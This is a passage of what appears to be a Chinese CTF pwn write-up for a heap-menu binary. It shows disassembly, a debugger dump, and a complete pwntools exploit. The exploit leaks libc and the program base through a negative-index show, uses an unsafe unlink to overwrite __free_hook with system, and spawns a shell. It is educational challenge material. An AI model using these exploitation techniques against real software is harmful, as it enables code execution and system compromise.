LOAD:0000000000202010                                         ; __TMC_END__
LOAD:0000000000202010                                         ; _edata
LOAD:0000000000202010                                         ; __bss_start
LOAD:0000000000202010                                         ; _edata
LOAD:0000000000202011                 db    ? ;
LOAD:0000000000202012                 db    ? ;
LOAD:0000000000202013                 db    ? ;
LOAD:0000000000202014                 db    ? ;
LOAD:0000000000202015                 db    ? ;
LOAD:0000000000202016                 db    ? ;
LOAD:0000000000202017 unk_202017      db    ? ;               ; DATA XREF: deregister_tm_clones+7↑o
LOAD:0000000000202018                 db    ? ;
LOAD:0000000000202019                 db    ? ;
LOAD:000000000020201A                 db    ? ;
LOAD:000000000020201B                 db    ? ;
LOAD:000000000020201C                 db    ? ;
LOAD:000000000020201D                 db    ? ;
LOAD:000000000020201E                 db    ? ;
LOAD:000000000020201F                 db    ? ;
LOAD:000000000020201F LOAD            ends
LOAD:000000000020201F
.bss:0000000000202020 ; ===========================================================================
.bss:0000000000202020
.bss:0000000000202020 ; Segment type: Uninitialized
.bss:0000000000202020 ; Segment permissions: Read/Write
.bss:0000000000202020 ; Segment alignment '32byte' can not be represented in assembly
.bss:0000000000202020 _bss            segment para public 'BSS' use64
.bss:0000000000202020                 assume cs:_bss
.bss:0000000000202020                 ;org 202020h
.bss:0000000000202020                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothi
.bss:0000000000202020 completed_7594  db ?                    ; DATA XREF: __do_global_dtors_auxtr
.bss:0000000000202020                                         ; __do_global_dtors_aux+29↑w
.bss:0000000000202021                 align 20h
.bss:0000000000202040                 public list
.bss:0000000000202040 ; _QWORD list[20]
.bss:0000000000202040 list            dq 14h dup(?)           ; DATA XREF: add:loc_BA4↑o
.bss:0000000000202040                                         ; add+7D↑o ...
.bss:00000000002020E0                 public sizelist
.bss:00000000002020E0 ; _DWORD sizelist[20]
.bss:00000000002020E0 sizelist        dd 14h dup(?)           ; DATA XREF: add+8E↑o
.bss:00000000002020E0                                         ; dele+6C↑o ...
.bss:00000000002020E0 _bss            ends
.bss:00000000002020E0
.prgend:0000000000202130 ; ===========================================================================
```

内容:

```
pwndbg> x/20gx $rebase(0x202000)
0x564aafffe000: 0x0000000000000000      0x0000564aafffe008
0x564aafffe010: 0x0000000000000000      0x0000000000000000
0x564aafffe020: 0x0000000000000000      0x0000000000000000
0x564aafffe030: 0x0000000000000000      0x0000000000000000
0x564aafffe040: 0x0000564ab049c010      0x0000564ab049c0a0
0x564aafffe050: 0x0000564ab049c130      0x0000564ab049c1c0
0x564aafffe060: 0x0000564ab049c250      0x0000000000000000
0x564aafffe070: 0x0000000000000000      0x0000000000000000
0x564aafffe080: 0x0000000000000000      0x0000000000000000
0x564aafffe090: 0x0000000000000000      0x0000000000000000
```

发现list往前7*8位存着某个bss段的地址

所以可以利用show(-7)泄露程序运行基址

exp：


```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

#fastbin /136/ unsortedbin

#main_arena+88 = 0x7ffff7dd1b78
#libcbase = 0x7ffff7a0d000
#main_arena - libcbase = 0x3C4B20

#system = libcbase - 0x045390
#free_hook = libcbase - 0x045390


p = process('./E99')
#p = remote("47.103.214.163 ",  20302)
#gdb.attach(p,"b *$rebase(0xE99)")

def add(content,size='136'):
        p.recvuntil(':')
        p.sendline('1')
        p.recvuntil('size?\n')
        p.sendline(size)
        p.recvuntil('content:')
        p.sendline(content)

def delete(index):
        p.recvuntil(':')
        p.sendline('2')
        p.recvuntil('index?\n')
        p.sendline(index)

def show(index):
        p.recvuntil(':')
        p.sendline('3')
        p.recvuntil('index?\n')
        p.sendline(index)

def edit(index,content):
        p.recvuntil(':')
        p.sendline('4')
        p.recvuntil('index?\n')
        p.sendline(index)
        p.recvuntil('content:')
        p.sendline(content)

add('a')
add('a')
add('a')
add('a')
add('/bin/sh\0')
#-----------------------------------------leak1-----------------------------------------#

delete('0')
add('a'*7)
show('0')
p.recvline()
main_arena = u64(p.recv(6).ljust(8,'\x00')) - 88

libcbase = main_arena - 0x3C4B20
system_addr = libcbase + 0x045390
free_hook = libcbase + 0x3c67a8
print 'free hook address is:'+str(hex(free_hook))
#-----------------------------------------leak2-----------------------------------------#

show('-7')
p.recv(8)
list_addr = u64(p.recv(6).ljust(8,'\x00')) - 0x8 + 0x40
print 'list address is:'+str(hex(list_addr))

#-----------------------------------------pwn-----------------------------------------#
payload = p64(0)+p64(0x81)+p64(list_addr-0x18+0x10)+p64(list_addr)+'a'*96+p64(0x80)+p8(0x90)
p.recvuntil(':')
p.sendline('4')
p.recvuntil('index?\n')
p.sendline('2')
p.recvuntil('content:')
p.send(payload)

delete('3')
edit('2','b'*0x18+p64(free_hook))
edit('2',p64(system_addr))
delete('4')

p.interactive()
```